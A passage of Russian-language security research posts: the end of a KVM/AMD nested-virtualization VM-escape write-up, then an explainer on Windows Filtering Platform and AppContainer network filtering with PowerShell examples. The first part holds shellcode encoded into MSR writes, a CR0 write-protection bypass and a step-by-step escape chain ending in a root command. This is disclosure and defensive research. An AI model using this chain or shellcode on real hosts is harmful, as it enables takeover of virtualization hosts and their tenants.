• Все записываемые регистры всё ещё содержат значения гостя, заданные нашей VM, что с некоторыми ограничениями позволяет управлять записываемым содержимым.

Главный недостаток `VMSAVE` как примитива эксплуатации — необходимость выровнять RAX по странице, что уменьшает контроль над целевым адресом. `VMSAVE` записывает по смещениям `0x440-0x480` и `0x600-0x638`, поэтому важно не повредить используемую память.

В нашем случае это не проблема: KVM содержит несколько страниц кода, где по таким смещениям находятся редко или никогда не используемые функции, например `cleanup_module` или специфичный для SEV код.

Хотя полного контроля над записываемыми данными нет, а допустимые значения регистров несколько ограничены, всё равно можно записать минимальный shellcode stage0 в произвольную страницу ядра хоста, заполнив гостевые MSR правильными значениями. Мой эксплойт использует

регистры STAR, LSTAR и CSTAR, записываемые по физическим смещениям `0x400`, `0x408` и `0x410`. Все три регистра должны содержать канонические адреса, поэтому для shellcode можно использовать лишь части регистров и относительными переходами пропускать непригодные части MSR STAR и LSTAR:

```
// mov cr0, rbx; jmp
wrmsr(MSR_STAR, 0x00000003ebc3220f);

// pop rdi; pop rsi; pop rcx; jmp
wrmsr(MSR_LSTAR, 0x00000003eb595e5fULL);

// rep movsb; pop rdi; jmp rdi;
wrmsr(MSR_CSTAR, 0xe7ff5fa4f3);
```

Код использует тот факт, что при возврате к нему из начальной ROP-цепочки мы контролируем значение регистра RBX и стек. Сначала значение RBX (`0x80040033`) копируется в CR0, отключая Write Protection (WP) для обращений ядра к памяти. Весь код ядра на этом CPU становится записываемым, что позволяет скопировать более крупный shellcode stage1 в произвольную неиспользуемую память и перейти к нему.

После отключения бита WP в CR0 и запуска stage1 доступен широкий выбор действий. Для proof-of-concept я выбрал несколько скучный, но простой подход запуска произвольной команды пользовательского режима. Хост всё ещё находится в очень странном состоянии, поэтому stage1 не может напрямую вызывать другие функции ядра, но можно установить backdoor в указатель функции, которая будет вызвана позже. KVM использует глобальный workqueue ядра для регулярной синхронизации часов VM между vCPU. Указатель функции этой работы хранится в структуре данных `kvm->arch` конкретной VM как `kvm->arch.kvmclock_update_work`. Stage1 заменяет указатель адресом stage2. Затем для возврата хоста в рабочее состояние он восстанавливает исходное значение MSR `VM_HSAVE_PA`, RSP и RIP и вызывает первоначальный обработчик vmexit.

Финальная нагрузка stage2 позднее выполняется как часть глобальной рабочей очереди ядра и вызывает `call_usermodehelper` для запуска произвольной команды с правами root.

Соберём всё вместе и разберём атаку по шагам:

1. Подготовить нагрузку stage0, разделив её и задав правильные гостевые MSR.
2. Вызвать TOCTOU-уязвимость в `nested_svm_vmrun` и освободить bitmap разрешений MSR, сбросив бит SVME в MSR EFER.
3. Дождаться повторного использования и обнуления страниц, чтобы получить неограниченный доступ к MSR.
4. Подготовить поддельную host save area, стек для начальной ROP-цепочки и промежуточную область памяти для нагрузок stage1 и stage2.
5. Раскрыть HPA host save area, HVA стека и промежуточной страницы, а также базовый адрес `kvm-amd.ko` с помощью разных infoleak IBS.
6. Перенаправить выполнение в gadget `VMSAVE`, установив RIP, RSP и RAX в поддельной host save area, направив в неё MSR `VM_HSAVE_PA` и вызвав VM exit.
7. `VMSAVE` записывает stage0 по неиспользуемому смещению сегмента кода `kvm-amd`; после возврата из gadget выполняется stage0.
8. Stage0 отключает Write Protection в CR0 и перезаписывает неиспользуемую исполняемую память нагрузками stage1 и stage2, а затем переходит к stage1.
9. Stage1 перезаписывает `kvm->arch.kvmclock_update_work.work.func` указателем на stage2, после чего восстанавливает исходный контекст хоста.
10. Позднее `kvm->arch.kvmclock_update_work.work.func` вызывается в составе глобального `work_queue` ядра, и stage2 запускает произвольную команду через `call_usermodehelper`.

Заинтересованным читателям стоит изучить подробно документированный proof-of-concept эксплойт с фактической реализацией.

Заключение

В этой публикации описан выход из VM только через KVM, ставший возможным из-за небольшой ошибки в специфичном для AMD коде поддержки вложенной виртуализации. К счастью, сделавшая ошибку эксплуатируемой функция присутствовала лишь в двух версиях ядра, v5.10 и v5.11, до обнаружения проблемы, что свело реальные последствия к минимуму. Тем не менее ошибка и эксплойт демонстрируют, что хорошо эксплуатируемые уязвимости безопасности всё ещё могут существовать в самом ядре движка виртуализации — почти наверняка небольшой и тщательно проверяемой кодовой базе. Хотя с точки зрения количества строк кода поверхность атаки гипервизора вроде KVM сравнительно мала, низкоуровневая природа, тесное взаимодействие с аппаратурой и огромная сложность делают предотвращение критических ошибок безопасности очень трудным.

Мы не видели эксплойтов гипервизоров в реальных атаках за пределами соревнований вроде Pwn2Own, но хорошо финансируемый противник явно способен их создать. Я потратил на исследование около двух месяцев, работая в одиночку и имея лишь удалённый доступ к системе AMD. С учётом потенциальной отдачи такого эксплойта разумно предположить, что другие люди уже работают над похожими проблемами и уязвимости KVM, Hyper-V, Xen или VMware рано или поздно будут эксплуатироваться в реальных атаках.

Что можно сделать? Инженерам безопасности виртуализации следует добиваться максимального сокращения поверхности атаки. Перенос сложной функциональности в компоненты пользовательского режима с безопасной памятью даёт большое преимущество, даже если не помогает против описанной ошибки. Отключение ненужных или непроверенных функций и регулярный глубокий анализ новых изменений дополнительно уменьшают риск пропустить ошибку.

Хостинг-компании, облачные провайдеры и другие предприятия, использующие виртуализацию для изоляции мультитенантности, должны строить архитектуру так, чтобы ограничивать последствия действий атакующего с эксплойтом выхода из VM:

• **Изоляция хостов VM:** машины, размещающие недоверенные VM, следует считать как минимум частично недоверенными. Выход из VM может дать атакующему полный контроль над одним хостом, но не должен позволять легко перейти с него на другой. Для этого управляющая плоскость и backend-инфраструктура должны быть достаточно укреплены, а пользовательские ресурсы, например образы дисков и ключи шифрования, доступны только тем хостам, которым они необходимы. Ещё сильнее ограничить последствия выхода из VM можно, размещая на одной машине только VM конкретного клиента или одного уровня чувствительности.
• **Вложения в возможности обнаружения:** в большинстве архитектур поведение хоста VM должно быть очень предсказуемым, поэтому скомпрометированный хост быстро выделится, когда атакующий попытается перейти к другим системам. Полностью исключить уязвимость стека виртуализации очень трудно, но хорошие средства обнаружения заметно усложняют жизнь атакующему и повышают риск быстрого раскрытия ценной уязвимости. Агенты на хосте VM могут служить первым, хотя и обходимым механизмом обнаружения, но основное внимание следует уделять необычным сетевым взаимодействиям и обращениям к ресурсам.

Понимание сетевого доступа в Windows AppContainer

Автор: Джеймс Форшоу, Project Zero

В последнее время я изучал внутреннее устройство брандмауэра Windows. Оно интересно мне потому, что брандмауэр обеспечивает различные ограничения, например определяет, могут ли приложения в песочнице AppContainer обращаться к сети. Обход сетевых ограничений AppContainer интересен тем, что расширяет доступную приложению поверхность атаки: например, позволяет обращаться к службам localhost и ресурсам интрасети предприятия.

Недавно я обнаружил проблему конфигурации брандмауэра Windows, которая позволяла обойти ограничения и процессу AppContainer получить сетевой доступ. К сожалению, Microsoft решила, что проблема не соответствует требованиям для бюллетеня безопасности, поэтому она отмечена как WontFix.

Насколько мне известно, механизм, которым брандмауэр Windows ограничивает сетевой доступ из AppContainer, официально не документирован. Поэтому я подробно опишу реализацию ограничений. Эта предыстория поможет понять, почему найденная мной проблема конфигурации предоставляла сетевой доступ.

Заодно я сделаю обзор работы брандмауэра Windows и покажу, как использовать некоторые мои инструменты для изучения текущей конфигурации. Это даст исследователям безопасности сведения, необходимые для лучшего понимания брандмауэра и оценки его конфигурации с целью поиска проблем, похожих на мою. Также я отмечу несколько любопытных особенностей реализации, которые могут пригодиться.

Основы архитектуры брандмауэра Windows

Прежде чем разбираться в управлении сетевым доступом AppContainer, нужно понять работу встроенного брандмауэра Windows. До XP SP2 в Windows не было встроенного брандмауэра и обычно устанавливался сторонний продукт, например ZoneAlarm. Такие брандмауэры реализовывались перехватом драйверов Network Driver Interface Specification (NDIS) или поставщиками Winsock Service Providers пользовательского режима, но это было сложно и чревато ошибками.

Встроенный брандмауэр появился в XP SP2, а основу варианта, используемого в современных версиях Windows, представили в Vista как Windows Filtering Platform (WFP). Однако пользователь обычно не взаимодействует с WFP напрямую. Вместо этого используется продукт-брандмауэр с пользовательским интерфейсом, который настраивает WFP для фактической фильтрации. В стандартной установке Windows таким продуктом является брандмауэр Защитника Windows. Сторонний брандмауэр заменяет компонент Защитника, но фактическая фильтрация всё равно реализуется настройкой WFP.





Схема показывает, как различные компоненты ОС соединены для реализации брандмауэра. Пользователь взаимодействует с брандмауэром Защитника Windows через GUI или командный интерфейс, например модуль PowerShell NetSecurity. Этот интерфейс по RPC связывается со службой брандмауэра Защитника Windows (MPSSVC), чтобы запрашивать и изменять правила.

MPSSVC преобразует набор правил в низкоуровневые фильтры WFP и отправляет их по RPC службе Base Filtering Engine (BFE). Затем фильтры загружаются в драйвер TCP/IP (`TCPIP.SYS`) ядра, где и выполняется обработка брандмауэра. Объекты устройств, например `\Device\WFP`, предоставляемые драйвером TCP/IP, защищены так, что доступ к ним имеет только служба BFE. Поэтому весь доступ к брандмауэру ядра должен проходить через службу.

Когда приложение, например веб-браузер, создаёт новый сетевой сокет, отвечающий за сокеты драйвер AFD связывается с драйвером TCP/IP, чтобы настроить сокет для IP. В этот момент драйвер TCP/IP захватывает контекст безопасности создавшего процесс и сохраняет его для последующего использования брандмауэром. При выполнении операции с сокетом, например установлении или принятии нового соединения, оцениваются фильтры брандмауэра.


Оценку в основном выполняет драйвер NETIO вместе с зарегистрированными callout-драйверами. Они позволяют реализовывать более сложные правила брандмауэра, а также проверять и изменять сетевой трафик. Драйверы могут передавать проверки службам пользовательского режима. Например, благодаря этому брандмауэр Защитника Windows показывает интерфейс, когда неизвестное приложение начинает слушать wildcard-адрес, как на изображении ниже.



Результат оценки определяет, разрешена или заблокирована операция. Поведение блокировки зависит от операции. При блокировке исходящего соединения вызывающая сторона получает уведомление. При блокировке входящего соединения брандмауэр отбрасывает пакеты и ничего не сообщает узлу, например не отправляет TCP Reset или ICMP-ответ. Стандартное поведение отбрасывания можно изменить общесистемной настройкой. Рассмотрим подробнее настройку правил для оценки.

Слои, подслои и фильтры

Правила брандмауэра задаются объектами трёх типов: слоями, подслоями и фильтрами, как показано на следующей схеме.



Слой брандмауэра классифицирует оцениваемую сетевую операцию. Например, для входящих и исходящих пакетов существуют разные слои. Обычно они дополнительно разделены по версии IP, поэтому для входящих и исходящих пакетов IPv4 и IPv6 есть отдельные слои. Хотя брандмауэр в основном ориентирован на IP-трафик, существуют ограниченные слои MAC и Virtual Switch для специализированной фильтрации. Список предопределённых слоёв приведён на MSDN. Поскольку WFP должна знать, какой слой обрабатывает каждую операцию, стороннее приложение не может добавлять новые слои в систему.

При оценке пакета слоем WFP выполняет арбитраж фильтров — набор правил, определяющих порядок оценки. Сначала WFP перечисляет все зарегистрированные фильтры, связанные с уникальным GUID слоя. Затем группирует фильтры по GUID их подслоя и упорядочивает группы по весу, заданному при регистрации подслоя. Наконец, WFP оценивает каждый фильтр в порядке веса, указанного при его регистрации.

Для каждого фильтра WFP проверяет соответствие списка условий пакету и связанным метаданным. При совпадении фильтр выполняет заданное действие, одно из следующих:

• Permit
• Block
• Callout Terminating
• Callout Unknown
• Callout Inspection

Если действие равно Permit или Block, оценка фильтров текущего подслоя завершается с этим результатом. Если это callout, WFP вызывает зарегистрированную функцию classify callout-драйвера для дополнительных проверок. Функция classify может оценить пакет и метаданные и установить итоговый результат Permit, Block или Continue, означающий, что фильтр следует игнорировать. Обычно Callout Terminating должен задавать только Permit или Block, а Callout Inspection — только Continue. Callout Unknown предназначен для callout, который в зависимости от результата классификации может завершить обработку или продолжить её.

После оценки завершающего фильтра WFP прекращает обработку этого подслоя. Однако остальные подслои в любом случае продолжают обрабатываться тем же способом. Обычно если любой подслой возвращает Block, пакет блокируется, иначе разрешается. Поэтому результат

Permit в подслое с более высоким приоритетом всё ещё может быть перекрыт Block в подслое с меньшим приоритетом.

Фильтр можно настроить с флагом `FWPM_FILTER_FLAG_CLEAR_ACTION_RIGHT`, который помечает результат как «жёсткий» и позволяет фильтру с более высоким приоритетом разрешить пакет так, чтобы нижний блокирующий фильтр не мог это отменить. Правила конечного результата ещё сложнее, чем в моём описании, и включают мягкие блокировки и veto; дополнительные сведения приведены на странице MSDN.

Чтобы упростить классификацию сетевого трафика, WFP предоставляет набор слоёв с состоянием, соответствующих важным сетевым событиям, например TCP-соединению и привязке порта. Фильтрация с состоянием называется Application Layer Enforcement (ALE). Например, слой `FWPM_LAYER_ALE_AUTH_CONNECT_V4` оценивается при установлении TCP-соединения по IPv4.

Для конкретного соединения он оценивается лишь один раз, а не для каждого пакета рукопожатия TCP. В основном при изучении конфигурации брандмауэра мы сосредоточимся на этих слоях ALE, поскольку они используются чаще всего. Три основных слоя ALE, которые потребуется исследовать:

Имя	Описание
`FWPM_LAYER_ALE_AUTH_CONNECT_V4/6`	Обрабатывается при вызове TCP `connect()`.
`FWPM_LAYER_ALE_AUTH_LISTEN_V4/6`	Обрабатывается при вызове TCP `listen()`.
`FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4/6`	Обрабатывается при получении пакета или соединения.

Используемые слои и порядок их оценки зависят от конкретной операции. Списки слоёв для пакетов TCP и пакетов UDP приведены в документации. Теперь разберём определение условий фильтра и доступные им сведения.

Условия фильтра

Каждый фильтр содержит необязательный список условий сопоставления с пакетом. Если список не задан, фильтр всегда соответствует любому входящему пакету и выполняет своё действие. При нескольких условиях фильтр совпадает только тогда, когда совпадают все. Несколько условий одного типа объединяются через OR, позволяя одному фильтру соответствовать нескольким значениям.

Каждое условие содержит три значения:

• Проверяемое поле слоя.
• Значение для сравнения.
• Тип сопоставления, например равенство значения пакета и значения условия.

У каждого слоя есть список полей, заполняемых при проверке условий фильтра. Поле может непосредственно отражать значение пакета, например IP-адрес назначения или интерфейс, через который проходит пакет. Оно также может быть метаданными, например личностью пользователя процесса, создавшего сокет. Распространённые поля:

Тип поля	Описание

FWPM_CONDITION_IP_REMOTE_ADDRESS	Удалённый IP-адрес.
FWPM_CONDITION_IP_LOCAL_ADDRESS	Локальный IP-адрес.
FWPM_CONDITION_IP_PROTOCOL	Тип протокола IP, например TCP или UDP.
FWPM_CONDITION_IP_REMOTE_PORT	Удалённый порт протокола.
FWPM_CONDITION_IP_LOCAL_PORT	Локальный порт протокола.
FWPM_CONDITION_ALE_USER_ID	Личность пользователя.
FWPM_CONDITION_ALE_REMOTE_USER_ID	Личность удалённого пользователя.
FWPM_CONDITION_ALE_APP_ID	Путь к исполняемому файлу сокета.
FWPM_CONDITION_ALE_PACKAGE_ID	SID пакета AppContainer пользователя.
FWPM_CONDITION_FLAGS	Набор дополнительных флагов.
FWPM_CONDITION_ORIGINAL_PROFILE_ID	Профиль исходного сетевого интерфейса.
FWPM_CONDITION_CURRENT_PROFILE_ID	Профиль текущего сетевого интерфейса.

Значение для сравнения с полем может иметь разные формы в зависимости от проверяемого поля. Например, FWPM_CONDITION_IP_REMOTE_ADDRESS сравнивается с адресами IPv4 или IPv6 в зависимости от слоя. Значение также может быть диапазоном, позволяющим фильтру соответствовать IP-адресу в ограниченном наборе.

Условия FWPM_CONDITION_ALE_USER_ID и FWPM_CONDITION_ALE_PACKAGE_ID основаны на токене доступа, захваченном при создании сокета TCP или UDP. FWPM_CONDITION_ALE_USER_ID хранит дескриптор безопасности, используемый для проверки доступа с токеном создателя. Если токену предоставлен доступ, условие считается совпавшим. Для FWPM_CONDITION_ALE_PACKAGE_ID условие проверяет SID пакета токена AppContainer. Если токен не является AppContainer, движок фильтрации задаёт SID пакета как NULL SID (S-1-0-0).

FWPM_CONDITION_ALE_REMOTE_USER_ID похож на FWPM_CONDITION_ALE_USER_ID, но сравнивает удалённого аутентифицированного пользователя. В большинстве случаев сокеты не аутентифицированы, однако при использовании IPsec может быть доступен токен удалённого пользователя для сравнения. Условие также применяется в некоторых высокоуровневых слоях, например фильтрах RPC.

Тип сопоставления может быть одним из следующих:

- FWP_MATCH_EQUAL
- FWP_MATCH_EQUAL_CASE_INSENSITIVE
- FWP_MATCH_FLAGS_ALL_SET
- FWP_MATCH_FLAGS_ANY_SET
- FWP_MATCH_FLAGS_NONE_SET
- FWP_MATCH_GREATER
- FWP_MATCH_GREATER_OR_EQUAL
- FWP_MATCH_LESS
- FWP_MATCH_LESS_OR_EQUAL
- FWP_MATCH_NOT_EQUAL

- FWP_MATCH_NOT_PREFIX
- FWP_MATCH_PREFIX
- FWP_MATCH_RANGE

Названия типов сопоставления, надеюсь, говорят сами за себя. Интерпретация зависит от типа поля и проверяемого значения.

Изучение конфигурации брандмауэра

Теперь у нас есть базовое представление о фильтрации сетевого трафика WFP. Посмотрим, как изучить текущую конфигурацию. Нельзя использовать обычные команды и интерфейсы брандмауэра, например модуль PowerShell NetSecurity, поскольку, как уже говорилось, они представляют взгляд брандмауэра Защитника Windows.

Вместо этого нужны RPC API, предоставляемые BFE для доступа к конфигурации. Например, получить фильтр можно через API `FwpmFilterGetByKey0`. Обратите внимание, что BFE поддерживает дескрипторы безопасности, ограничивающие доступ к объектам WFP. По умолчанию пользователи без прав администратора не имеют доступа ни к чему, поэтому RPC API нужно вызывать от администратора.

Можно реализовать собственные инструменты для вызова разных API, но гораздо удобнее, если кто-то уже сделал это за нас. Из встроенных средств мне известен только `netsh` с пространством имён `wfp`. Например, чтобы вывести все настроенные фильтры, выполните от администратора следующую команду:

```
PS> netsh wfp show filters file=-
```

Она выведет все фильтры в формате XML в консоль. Будьте готовы подождать завершения вывода. Данные можно также записать сразу в файл. Разумеется, затем придётся интерпретировать XML. Можно задать определённые параметры, например локальный и удалённый адреса, чтобы оставить только совпадающие фильтры.

Обработка XML-файла выглядит не слишком привлекательно. Чтобы упростить изучение конфигурации, начиная с версии 1.1.32 я добавил многие API BFE в свой модуль PowerShell NtObjectManager. Модуль предоставляет команды, возвращающие объекты текущей конфигурации WFP, которые легко изучать и группировать любым способом.

Конфигурация слоёв

Хотя слои предопределены реализацией WFP, возможность запросить их свойства всё равно полезна. Для этого используется команда `Get-FwLayer`.

```
PS> Get-FwLayer

KeyName                              Name
-------                              ----
FWPM_LAYER_OUTBOUND_IPPACKET_V6      Outbound IP Packet v6 Layer
FWPM_LAYER_IPFORWARD_V4_DISCARD      IP Forward v4 Discard Layer
FWPM_LAYER_ALE_AUTH_LISTEN_V4        ALE Listen v4 Layer
...
```

Вывод показывает имя SDK для слоя, если оно есть, и имя слоя, настроенное службой BFE. Слой можно запросить по имени SDK, GUID или числовому ID, к которому мы вернёмся позже. Поскольку нас в основном интересуют слои ALE, специальный параметр `AleLayer` позволяет запросить конкретный слой без запоминания полного имени или ID.

```
PS> (Get-FwLayer -AleLayer ConnectV4).Fields

KeyName                           Type       DataType
-------                           ----       --------
FWPM_CONDITION_ALE_APP_ID         RawData    ByteBlob
FWPM_CONDITION_ALE_USER_ID        RawData    TokenAccessInformation
FWPM_CONDITION_IP_LOCAL_ADDRESS   IPAddress  UInt32
...
```

Каждый слой предоставляет список полей условий, которые можно проверить в этом слое; он доступен через свойство `Fields`. В показанном выводе есть несколько типов условий из предыдущей таблицы. Также выводятся тип условия и тип данных, которые следует передавать при фильтрации по нему.

```
PS> Get-FwSubLayer | Sort-Object Weight | Select KeyName, Weight

KeyName                                    Weight
-------                                    ------
FWPM_SUBLAYER_INSPECTION                        0
FWPM_SUBLAYER_TEREDO                            1
MICROSOFT_DEFENDER_SUBLAYER_FIREWALL            2
MICROSOFT_DEFENDER_SUBLAYER_WSH                 3
MICROSOFT_DEFENDER_SUBLAYER_QUARANTINE          4
...
```

Подслои можно исследовать аналогично командой `Get-FwSubLayer`, как показано выше. Самая полезная информация подслоя — вес. Как уже говорилось, он определяет порядок связанных фильтров. Однако, как мы увидим, самостоятельно запрашивать вес требуется редко.

Конфигурация фильтров

Обеспечение правил брандмауэра возложено на фильтры. Перечислить их можно командой `Get-FwFilter`.

```
PS> Get-FwFilter

FilterId  ActionType  Name
--------  ----------  ----
68071     Block       Boot Time Filter
71199     Permit      @FirewallAPI.dll,-80201
71350     Block       Block inbound traffic to dmcertinst.exe
...
```

Стандартный вывод показывает ID фильтра, тип действия и заданное пользователем имя. Возвращаемые объекты фильтров также содержат идентификаторы слоя и подслоя и список условий сопоставления. Поскольку изучение фильтра будет самой частой операцией, модуль предоставляет команду `Format-FwFilter`, форматирующую объект в более удобочитаемом виде.

```
PS> Get-FwFilter -Id 71350 | Format-FwFilter

Name       : Block inbound traffic to dmcertinst.exe
Action Type: Block
Key        : c391b53a-1b98-491c-9973-d86e23ea8a84
Id         : 71350
Description:
Layer      : FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : Indexed
Weight     : 549755813888
Conditions :

FieldKeyName                MatchType  Value
------------                ---------  -----
FWPM_CONDITION_ALE_APP_ID   Equal      \device\harddiskvolume3\windows\system32\dmcertinst.exe
```

Форматированный вывод содержит сведения о слое и подслое, назначенный вес фильтра и список условий. Слой FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4 обрабатывает новые входящие соединения. Подслой MICROSOFT_DEFENDER_SUBLAYER_WSH группирует правила Windows Service Hardening, действующие независимо от обычной конфигурации брандмауэра.

В этом примере фильтр сопоставляет только путь исполняемого файла процесса, создавшего сокет. При совпадении с текущим состоянием TCP-соединение IPv4 блокируется в подслое MICROSOFT_DEFENDER_SUBLAYER_WSH. Как уже отмечалось, после этого разрешение соединения слоем с меньшим приоритетом не имеет значения.

Как определить порядок подслоёв и фильтров? Можно вручную извлечь веса каждого подслоя и фильтра, упорядочить их и надеяться, что порядок совпадёт с используемым WFP. Гораздо проще при перечислении фильтров конкретного слоя задать флаг, требующий от API BFE отсортировать их в каноническом порядке.

```
PS> Get-FwFilter -AleLayer ConnectV4 -Sorted

FilterId  ActionType  Name
--------  ----------  ----
65888     Permit      Interface Un-quarantine filter
66469     Block       AppContainerLoopback
66467     Permit      AppContainerLoopback
66473     Block       AppContainerLoopback
...
```

Параметр Sorted задаёт флаг сортировки фильтров. Теперь можно последовательно просмотреть список и определить совпадающий фильтр по выбранным критериям. Было бы полезно поручить службе BFE больше работы по определению правил для конкретного процесса. Для этого можно задать метаданные соединения и попросить BFE вернуть только фильтры с совпадающими условиями.

```
PS> $template = New-FwFilterTemplate -AleLayer ConnectV4 -Sorted
PS> $fs = Get-FwFilter -Template $template
PS> $fs.Count
65
PS> Add-FwCondition $template -ProcessId $pid
PS> $addr = Resolve-DnsName "www.google.com" -Type A
PS> Add-FwCondition $template -IPAddress $addr.Address -Port 80
PS> Add-FwCondition $template -ProtocolType Tcp
PS> Add-FwCondition $template -ConditionFlags 0
PS> $template.Conditions

FieldKeyName                        MatchType  Value
------------                        ---------  -----
FWPM_CONDITION_ALE_APP_ID           Equal      \device\harddisk...
